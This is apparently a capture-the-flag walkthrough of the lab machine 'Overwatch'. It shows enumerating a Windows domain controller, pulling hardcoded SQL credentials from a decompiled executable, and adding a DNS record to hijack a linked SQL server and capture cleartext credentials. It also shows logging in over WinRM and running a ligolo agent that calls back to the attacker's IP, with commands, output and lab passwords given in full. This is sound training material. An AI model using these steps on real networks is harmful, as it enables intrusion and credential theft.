

Enumeration
nmap scan
# Nmap 7.98 scan initiated Wed Feb  4 23:23:18 2026 as: nmap -A -p- -vv -oA nmap/init -Pn --min-rate 10000 10.129.60.99
Nmap scan report for S200401.overwatch.htb (10.129.60.99)
Host is up, received user-set (0.060s latency).
Scanned at 2026-02-04 23:23:18 EET for 126s
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  tcpwrapped    syn-ack
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
3389/tcp  open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Issuer: commonName=S200401.overwatch.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-07T15:16:06
| Not valid after:  2026-06-08T15:16:06
| MD5:     0da8 f9a5 d788 e363 07b1 5f70 6524 ffcb
| SHA-1:   3287 c62d 4408 7fbb 4038 00b3 32fa da67 fb22 14bc
| SHA-256: b8ca 73a4 d338 1c57 3558 eec9 d8d1 9381 5b2d e30e 7945 ff69 0565 8935 84da f28a
| -----BEGIN CERTIFICATE-----
| MIIC7jCCAdagAwIBAgIQQB+9JS5+iIRHlnVDL5wRazANBgkqhkiG9w0BAQsFADAg
| MR4wHAYDVQQDExVTMjAwNDAxLm92ZXJ3YXRjaC5odGIwHhcNMjUxMjA3MTUxNjA2
| WhcNMjYwNjA4MTUxNjA2WjAgMR4wHAYDVQQDExVTMjAwNDAxLm92ZXJ3YXRjaC5o
| dGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDmHUjAEelxLdt0uNeO
| ah2/XpNZQsIekINBswk9QIsJPsCdFScs60OIcc+kq9JyruEYQ44SGcnAMdRM1Aal
| mhhyLcJ0BX1pqcFQASSHbClRBwzW8O+7cZaWrVRV8l616Q9dOBVqtMMe7gK/qfOF
| mdE21VNURJ4LcDQ2BUBBjy0MKcCEEImly3cCyKyS7gCHi5VZ6GlShWykPSDq75Ob
| eM3S3zrbxogClJDUmfvay9vCRVyn33DW3Bf35dno2aEaYHzg9JMboey/XfgCNxQE
| wx7/GVjFxMo4CV3uZuDEPwaKH9S89Ta56Fgg3GcRCXrFqdhTN5Y+OJ2Ej/C4Jg0F
| j2wRAgMBAAGjJDAiMBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDAN
| BgkqhkiG9w0BAQsFAAOCAQEAeR1mQymcP9NndxSFRjKvk+J9t0peN+caudPqj0nU
| MrlmzV05FyNCo3AiaoLRPBg6f29dqps/H2aJPzA8E3thAdNEgnAisbDWve6Ze1Pc
| XD0iUbe/KCIhqeRTpcD57UPjBb45lTcocPDLXlz5X4iFUhEiWqJXwkCnyNM+bgZl
| uPzaH52mU+sBikSLQfAppkg5MwRA+sCK8QhivS7BcwkolFrciEpWmlr0bHS0lCiR
| xlt1TwWNi2qGwnTfrO1Kag1P/Ky10JP3+X1r/KXb+71R3KwxCW/Bs9w6ZkCcwOLp
| 1lI8KPv4qke+B5jnwoDg+7x+0kZL3G2IT4atv6rCfYHooA==
|_-----END CERTIFICATE-----
|_ssl-date: 2026-02-04T21:25:14+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-02-04T21:24:31+00:00
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
6520/tcp  open  ms-sql-s      syn-ack Microsoft SQL Server 2022 16.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-04T20:13:00
| Not valid after:  2056-02-04T20:13:00
| MD5:     eaef 537e fad6 b408 1a81 a0d8 7948 0130
| SHA-1:   ba03 7772 8b4f c7fb e5fe 842c c7ef 1570 8e09 6608
| SHA-256: 80ef 7ba3 7dc2 8c7d 8f74 9e4e de5f 0e79 a318 c364 2a4b cb91 11b2 c9ae b1e8 09c1
| -----BEGIN CERTIFICATE-----
| MIIEADCCAmigAwIBAgIQarW8MOZlF7xBPacOH214mTANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjYwMjA0MjAxMzAwWhgPMjA1NjAyMDQyMDEzMDBaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCAaIwDQYJKoZIhvcNAQEBBQADggGPADCCAYoCggGBAMW4lwpC
| dL+egFPiewHKQBCFPxjHWhtJBVvaOhNYnlFdwzwpi3Nd9MwSknSwCt+KfP1DiORp
| J3p0Cai2RpmzjPEDWeEtFxGwZPKUfyHvR23B7gi4CD//Tj8UhtTns9YRB5zHFLmh
| tmhugD97WxMmZ/nPWm/T9CS3GX2AuNMs6MYs6dPQF5sLVekgk1Eo879JTfHqB2+t
| DHtKqPOGUPaAqCyTEGqP+E9JW2YbTIT8AOagSIxL3LTvLU1JG2rIe0z6kG/kgVOG
| UTlZNcKVYuuW6DZM+fQ4/MPBmx6DDTnPoOCB9xkVv+fcp1iWkcTqjyNBLOPlPBiM
| /SahOjjIFB+uYTK43UEHTFdEutbEy6ubaz9GOGGmyCytc+xAckxz6pwumQyTsL1e
| ARD3FwFjI6NA1m4VLavzSSsjbscapjhc2ahAw8Rh/o+SIU89/dslO3LyiSsMvEVp
| rHf3uKDiABxxEaOT8C/I4JFPpwDCNTrjcocpE0jBNR0mqaLzC5miYp3pxQIDAQAB
| MA0GCSqGSIb3DQEBCwUAA4IBgQAlGUVpiXwzm52F2v0ArQkEyNujd8K/92ftWnr0
| 8HZDzuQMBSQOB/LnYzGTStZKlokg/coP+H8oVF7hvCD5rqobOMcdQB/v1w4Yz2hU
| IA4p+TN3WQzECuRp6oPCmCdJ7WPwyh7NYBDaGGJyu2jq+jHw0x9fjaXpmitcn4UQ
| 493Gzh7uwBTVCvFWsHj9TI548Jk4iA+Wd7uitFDS/MhgTkN+WxHFfgeMfzi5yKpD
| v3pz6O22uLv8aKT3GxUZ906wDieqj1velLL0xMp31c19MzBSDmFXLC3j4Bqy3Jha
| p7qTM493GkVJRTuSLZo4MdGGHWQs/ZN7kWkOKA7Zv49BsRcb/sgQuph9wlJkgn6B
| cOr1fQDNq+J0hyGFer9JU5LCX3vMoy2gikdbwxpGy7aMkC9UP2ONhQPrZuihYXRk
| 02WLRSjAtMQ6OjB0ZtcnnES1RnV0B92KUKQjjykGq0QdaQxf8bmpJZ4oJ14KRKbT
| F+FaGEj8MpXy9CEMiIlAIN+mi0Q=
|_-----END CERTIFICATE-----
|_ssl-date: 2026-02-04T21:25:16+00:00; 0s from scanner time.
| ms-sql-info:
|   10.129.60.99:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 6520
| ms-sql-ntlm-info:
|   10.129.60.99:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_    Product_Version: 10.0.20348
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
54036/tcp open  msrpc         syn-ack Microsoft Windows RPC
58280/tcp open  tcpwrapped    syn-ack
59345/tcp open  msrpc         syn-ack Microsoft Windows RPC
65436/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 56949/tcp): CLEAN (Timeout)
|   Check 2 (port 48623/tcp): CLEAN (Timeout)
|   Check 3 (port 16981/udp): CLEAN (Timeout)
|   Check 4 (port 37799/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2026-02-04T21:24:32
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb  4 23:25:24 2026 -- 1 IP address (1 host up) scanned in 126.16 seconds
The most interesting thing is the SQL server that’s on a non default port, the rest is normal DC ports
Prepping the environment
❯ nxc smb $IP --generate-hosts-file hosts;nxc smb $IP --generate-krb5-file krb5.conf
SMB         10.129.60.99    445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.60.99    445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.60.99    445    S200401          [+] krb5 conf saved to: krb5.conf
SMB         10.129.60.99    445    S200401          [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf

❯ cat hosts /etc/hosts | sudo sponge /etc/hosts

❯ sudo cp krb5.conf /etc/krb5.conf
I always prefer to configure the krb5 config and hosts file before interacting with the labs so I don’t face any issues in the future
smb enum
❯ nxc smb $IP -u guest -p ''
SMB         10.129.60.99    445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.60.99    445    S200401          [+] overwatch.htb\guest:
Guest auth is enabled to let’s try enumerating users and shares
Users
❯ nxc smb $IP -u guest -p '' --users
SMB         10.129.60.99    445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.60.99    445    S200401          [+] overwatch.htb\guest:


❯ nxc_rid_brute $IP 'guest' '' 5000
Wrote: accounts.lst (users & machines), machines.lst (computer accounts), users.lst (human users), groups.lst (groups)
Summary: 105 users, 6 machines, 16 groups (total 111 unique entries)
Couldn’t export users the normal way so I used the --rid-brute option in nxc just wrapped in a bash script to export users, machines and groups each in a file
As we can see there’s alot of users and machines so it seems like a big active directory environment, Anyways let’s leave that aside and check the shares
Shares
❯ nxc smb $IP -u guest -p '' --shares
SMB         10.129.60.99    445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.60.99    445    S200401          [+] overwatch.htb\guest:
SMB         10.129.60.99    445    S200401          [*] Enumerated shares
SMB         10.129.60.99    445    S200401          Share           Permissions     Remark
SMB         10.129.60.99    445    S200401          -----           -----------     ------
SMB         10.129.60.99    445    S200401          ADMIN$                          Remote Admin
SMB         10.129.60.99    445    S200401          C$                              Default share
SMB         10.129.60.99    445    S200401          IPC$            READ            Remote IPC
SMB         10.129.60.99    445    S200401          NETLOGON                        Logon server share
SMB         10.129.60.99    445    S200401          software$       READ
SMB         10.129.60.99    445    S200401          SYSVOL                          Logon server share
There’s a non default share called software$ that we have read access to so let’s check that
❯ smbclientng -H $IP -u 'guest' -p ''
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v3.0.0  |___/

  | Provide a password for '.\guest':
[+] Successfully authenticated to '10.129.60.99' as '.\guest'!
■[\\10.129.60.99\]> use 'software$'
■[\\10.129.60.99\software$\]> ls
d--h----     0.00 B  2025-05-17 04:27  .\
d--h--s-     0.00 B  2026-01-21 12:54  ..\
d--h----     0.00 B  2025-05-17 04:32  Monitoring\
■[\\10.129.60.99\software$\]> tree
└── Monitoring/
    ├── x64/
    │   └── SQLite.Interop.dll
    ├── x86/
    │   └── SQLite.Interop.dll
    ├── EntityFramework.dll
    ├── EntityFramework.SqlServer.dll
    ├── EntityFramework.SqlServer.xml
    ├── EntityFramework.xml
    ├── Microsoft.Management.Infrastructure.dll
    ├── overwatch.exe
    ├── overwatch.exe.config
    ├── overwatch.pdb
    ├── System.Data.SQLite.dll
    ├── System.Data.SQLite.EF6.dll
    ├── System.Data.SQLite.Linq.dll
    ├── System.Data.SQLite.xml
    ├── System.Management.Automation.dll
    └── System.Management.Automation.xml
There’s some interesting files here so let’s download all of them and check the files one at a time, I’ll use nxc’s module spider_plus to download the files
❯ nxc smb $IP -u guest -p '' --shares -M spider_plus -o DOWNLOAD_FLAG=True OUTPUT_FOLDER=./smb_loot
SMB         10.129.60.99    445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.60.99    445    S200401          [+] overwatch.htb\guest:
SPIDER_PLUS 10.129.60.99    445    S200401          [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.60.99    445    S200401          [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.60.99    445    S200401          [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.60.99    445    S200401          [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.60.99    445    S200401          [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.60.99    445    S200401          [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.60.99    445    S200401          [*]  OUTPUT_FOLDER: ./smb_loot
SMB         10.129.60.99    445    S200401          [*] Enumerated shares
SMB         10.129.60.99    445    S200401          Share           Permissions     Remark
SMB         10.129.60.99    445    S200401          -----           -----------     ------
SMB         10.129.60.99    445    S200401          ADMIN$                          Remote Admin
SMB         10.129.60.99    445    S200401          C$                              Default share
SMB         10.129.60.99    445    S200401          IPC$            READ            Remote IPC
SMB         10.129.60.99    445    S200401          NETLOGON                        Logon server share
SMB         10.129.60.99    445    S200401          software$       READ
SMB         10.129.60.99    445    S200401          SYSVOL                          Logon server share
SPIDER_PLUS 10.129.60.99    445    S200401          [+] Saved share-file metadata to "./smb_loot/10.129.60.99.json".
SPIDER_PLUS 10.129.60.99    445    S200401          [*] SMB Shares:           6 (ADMIN$, C$, IPC$, NETLOGON, software$, SYSVOL)
SPIDER_PLUS 10.129.60.99    445    S200401          [*] SMB Readable Shares:  2 (IPC$, software$)
SPIDER_PLUS 10.129.60.99    445    S200401          [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.60.99    445    S200401          [*] Total folders found:  3
SPIDER_PLUS 10.129.60.99    445    S200401          [*] Total files found:    16
SPIDER_PLUS 10.129.60.99    445    S200401          [*] Files filtered:       12
SPIDER_PLUS 10.129.60.99    445    S200401          [*] File size average:    1.36 MB
SPIDER_PLUS 10.129.60.99    445    S200401          [*] File size min:        2.11 KB
SPIDER_PLUS 10.129.60.99    445    S200401          [*] File size max:        6.81 MB
SPIDER_PLUS 10.129.60.99    445    S200401          [*] File unique exts:     5 (pdb, config, dll, exe, xml)
SPIDER_PLUS 10.129.60.99    445    S200401          [*] Downloads successful: 4
SPIDER_PLUS 10.129.60.99    445    S200401          [+] All files processed successfully.


❯ ls smb_loot
10.129.60.99  10.129.60.99.json


❯ tree smb_loot
smb_loot
├── 10.129.60.99
│   └── software$
│       └── Monitoring
│           ├── Microsoft.Management.Infrastructure.dll
│           ├── overwatch.exe
│           ├── overwatch.exe.config
│           └── overwatch.pdb
└── 10.129.60.99.json
user.txt
sql_svc user
overwatch.exe.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit http://go.microsoft.com/fwlink/?LinkID=237468 -->
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <system.serviceModel>
    <services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
        </host>
        <endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
        <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
      </service>
    </services>
    <behaviors>
      <serviceBehaviors>
        <behavior>
          <serviceMetadata httpGetEnabled="True" />
          <serviceDebug includeExceptionDetailInFaults="True" />
        </behavior>
      </serviceBehaviors>
    </behaviors>
  </system.serviceModel>
  <entityFramework>
    <providers>
      <provider invariantName="System.Data.SqlClient" type="System.Data.Entity.SqlServer.SqlProviderServices, EntityFramework.SqlServer" />
      <provider invariantName="System.Data.SQLite.EF6" type="System.Data.SQLite.EF6.SQLiteProviderServices, System.Data.SQLite.EF6" />
    </providers>
  </entityFramework>
  <system.data>
    <DbProviderFactories>
      <remove invariant="System.Data.SQLite.EF6" />
      <add name="SQLite Data Provider (Entity Framework 6)" invariant="System.Data.SQLite.EF6" description=".NET Framework Data Provider for SQLite (Entity Framework 6)" type="System.Data.SQLite.EF6.SQLiteProviderFactory, System.Data.SQLite.EF6" />
    <remove invariant="System.Data.SQLite" /><add name="SQLite Data Provider" invariant="System.Data.SQLite" description=".NET Framework Data Provider for SQLite" type="System.Data.SQLite.SQLiteFactory, System.Data.SQLite" /></DbProviderFactories>
  </system.data>
</configuration>
I didn’t find any interesting info in the config file other than this url: http://overwatch.htb:8000/MonitorService
overwatch.exe
Let’s use ILSpy to decompile this executable
 Upon opening ILSpy and searching for the text
 password we found this connectionString so now we should have some domain creds, let’s check them
Creds
sqlsvc:TI0LKcfHzZw1Vv
❯ nxc mssql $IP -u sqlsvc -p TI0LKcfHzZw1Vv --port 6520
MSSQL       10.129.60.99    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (EncryptionReq:False)
MSSQL       10.129.60.99    6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
As we suspected it’s indeed valid
sqlmgmt user
Upon some enumeration we found that there’s some linked servers:
❯ mssqlclient.py overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@$IP -port 6520 -windows-auth
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)> enum_links
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL
Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------
Recalling we got the list of machines before that we haven’t checked let’s see it now
❯ cat machines.lst
FILE01$
NB001$
NB002$
S200400$
S200401$
SQL03$
As we can see SQL07$ is not in the list and this may be some DNS misconfiguration
When we try to add a DNS record to point SQL07$ to ourselves it works!
dnstool -u 'overwatch.htb\sqlsvc' -p 'TI0LKcfHzZw1Vv' -d 10.10.15.34 -r SQL07 -a add -t A -dc-ip $IP $IPNow all we need to do is do try to execute something via the linked server and listen to the connection using responder for example
SQL (OVERWATCH\sqlsvc  guest@master)> enum_links
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL
Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------


SQL (OVERWATCH\sqlsvc  guest@master)> EXEC ('EXEC xp_cmdshell ''whoami''') AT [SQL07];
Here we tried execution whoami at the SQL07 which now points to us so we should recieve a connection on responder
❯ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

...
...
...

[+] Listening for events...

[MSSQL] Cleartext Client   : 10.129.60.99
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
And voila! Some new creds
Creds
sqlmgmt:bIhBbzMMnB82yx
 This user is a member of the Remote Management Users so now we can winrm into the machine
❯ ewp -i $IP -u sqlmgmt -p bIhBbzMMnB82yx
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.129.60.99:5985' as 'sqlmgmt'
evil-winrm-py PS C:\Users\sqlmgmt\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

evil-winrm-py PS C:\Users\sqlmgmt\Documents> cat ..\Desktop\user.txt
3afef8f5f42135c776cbf0eb21ed3a78
root.txt
Recalling the url we discoverd earlier for the webserver we might want to port farward now to interact with it so let’s upload ligolo to the machine
Setting up ligolo
On Target Machine
evil-winrm-py PS C:\Users\sqlmgmt\Documents> cd C:\Windows\Temp

evil-winrm-py PS C:\Windows\Temp> upload ~/www/agent.exe .
Uploading /home/anan/www/agent.exe: 6.44MB [00:34, 195kB/s]
[+] File uploaded successfully as: C:\Windows\Temp\agent.exe

evil-winrm-py PS C:\Windows\Temp> ./agent.exe -connect 10.10.15.34:11601 -ignore-cert
On Attacker Machine
❯ sudo ligolo-ng-proxy -selfcert
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: dev

ligolo-ng » ifcreate --name ligolo0
INFO[0007] Creating a new ligolo0 interface...
INFO[0007] Interface created!
ligolo-ng » INFO[0025] Agent joined.                                 id=00505694b00b name="OVERWATCH\\sqlmgmt@S200401" remote="10.129.60.99:61150"


ligolo-ng » session
? Specify a session : 1 - OVERWATCH\sqlmgmt@S200401 - 10.129.60.99:61150 - 00505694b00b


[Agent : OVERWATCH\sqlmgmt@S200401] » tunnel_start --tun ligolo0
INFO[0037] Starting tunnel to OVERWATCH\sqlmgmt@S200401 (00505694b00b)


[Agent : OVERWATCH\sqlmgmt@S200401] » route_add --name ligolo0 --route 240.0.0.1/32
INFO[0041] Route created.
Now that ligolo has been set up we can now access the internal webserver so let’s check it
